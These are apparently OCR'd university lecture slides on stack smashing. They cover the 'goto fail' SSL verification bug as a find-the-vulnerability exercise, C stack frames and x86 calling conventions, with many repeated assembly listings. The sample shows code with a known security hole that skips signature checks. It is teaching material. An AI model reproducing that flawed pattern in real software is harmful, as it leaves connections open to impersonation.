Lecture 04: Stack Smashing

Professor Adam Bates

CS 461 / ECE 422

Fall 2019


Goals for Today

- Learning Objectives:
  - Understand the difference between exploits and vulnerabilities
  - Recall stack, calling convention basics
  - Be able to demonstrate a buffer overflow
  - Understand the challenges in building shellcode
- Announcements, etc:
  - MP1 is live!
    - Checkpoint #1: **Due Sept 9th at 6pm**
    - Checkpoint #2: **Due Sept 18 at 6pm**

Reminder: Please put away devices at the start of class

What is insecurity?

What does it mean for a system to be insecure?



Why study attacks?

- Identify vulnerabilities so they can be fixed.
- Create incentives for vendors to be perform due diligence
- *Learn about new classes of threats.*
  - Determine what we need to defend against.
  - Help designers build stronger systems.
  - Help users more accurately evaluate risk.

Find the vulnerabilty!

```
static OSStatus
SSLVerifySignedServerKeyExchange(SSLContext *ctx, bool isRsa, SSLBuffer signedParams,
                                 uint8_t *signature, UInt16 signatureLen)
{
  OSStatus        err;
  ...
  if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
    goto fail;
  if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
    goto fail;
    goto fail;
  if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
    goto fail;
  …
  err = sslRawVerify(…);
  …
fail:
    SSLFreeBuffer(&signedHashes);
    SSLFreeBuffer(&hashCtx);
    return err;
}
```

Find the vulnerabilty!

```
static OSStatus
SSLVerifySignedServerKeyExchange(SSLContext *ctx, bool isRsa, SSLBuffer signedParams,
                                 uint8_t *signature, UInt16 signatureLen)
{
    OSStatus        err;
    ...

    if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
        goto fail;
        goto fail;
    if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
        goto fail;

    // code ommitted for brevity...

    err = sslRawVerify(ctx,
                       ctx->peerPubKey,
                       dataToSign,              /* plaintext */
                       dataToSignLen,           /* plaintext length */
                       signature,
                       signatureLen);
    if(err) {
        sslErrorLog("SSLDecodeSignedServerKeyExchange: sslRawVerify "
                    "returned %d\n", (int)err);
        goto fail;
    }

fail:
    SSLFreeBuffer(&signedHashes);
    SSLFreeBuffer(&hashCtx);
    return err;

}
```

Oops...

Never gets called (but needed to be)...

Despite the name, always returns "it's OK!!!"


example.c

Function calls in C are just jumps that return to where we called them when finished…


```
void foo(int a, int b) {
    char buf1[16];
}

void main() {
    foo(3,6);
}
```

C Stack Frames


How do function calls work?




C Stack Frames




C Stack Frames




C Stack Frames



C Stack Frames




C Stack Frames



C Stack Frames (x86)

- Grows towards lower address
- Starts ~ at the end of the virtual address space
- Two related registers:
  - %ESP - stack pointer
  - %EBP - Frame pointer




example.c

Let's take a look at example.c in x86

```
void foo(int a, int b) {
    char buf1[16];
}

void main() {
    foo(3,6);
}
```


example.c (x86)

```
main:
   pushl   %ebp
   movl    %esp, %ebp
   subl    $8, %esp
   movl    $6, 4(%esp)
   movl    $3, (%esp)
   call    foo
   leave
   ret
```




example.c (x86)

```
main:
    pushl   %ebp
    movl    %esp, %ebp
    subl    $8, %esp
    movl    $6, 4(%esp)
    movl    $3, (%esp)
    call    foo
    leave
    ret
```




example.c (x86)

```
main:
    pushl   %ebp
    movl    %esp, %ebp
    subl    $8, %esp
    movl    $6, 4(%esp)
    movl    $3, (%esp)
    call    foo
    leave
    ret
```




example.c (x86)

```
main:
    pushl   %ebp
    movl    %esp, %ebp
    subl    $8, %esp
    movl    $6, 4(%esp)
    movl    $3, (%esp)
    call    foo
    leave
    ret
```




example.c (x86)

```
main:
    pushl   %ebp
    movl    %esp, %ebp
    subl    $8, %esp
    movl    $6, 4(%esp)
    movl    $3, (%esp)
    call    foo
    leave
    ret
```




example.c (x86)

```
main:
    pushl   %ebp
    movl    %esp, %ebp
    subl    $8, %esp
    movl    $6, 4(%esp)
    movl    $3, (%esp)
    call    foo
    leave
    ret
```




example.c (x86)

```
foo:
   pushl   %ebp
   movl    %esp, %ebp
   subl    $16, %esp
   leave
   ret
```




example.c (x86)

```
foo:
    pushl   %ebp
    movl    %esp, %ebp
    subl    $16, %esp
    leave
    ret
```



example.c (x86)


```
foo:
    pushl   %ebp
    movl    %esp, %ebp
    subl    $16, %esp
    leave
    ret
```



example.c (x86)

```
foo:
    pushl   %ebp
    movl    %esp, %ebp
    subl    $16, %esp
    leave
    ret
```


```
mov %ebp, %esp
pop %ebp
```



example.c (x86)

```
foo:
    pushl   %ebp
    movl    %esp, %ebp
    subl    $16, %esp
    leave
    ret
```


```
mov %ebp, %esp
pop %ebp
```



example.c (x86)

```
foo:
    pushl   %ebp
    movl    %esp, %ebp
    subl    $16, %esp
    leave
    ret
```

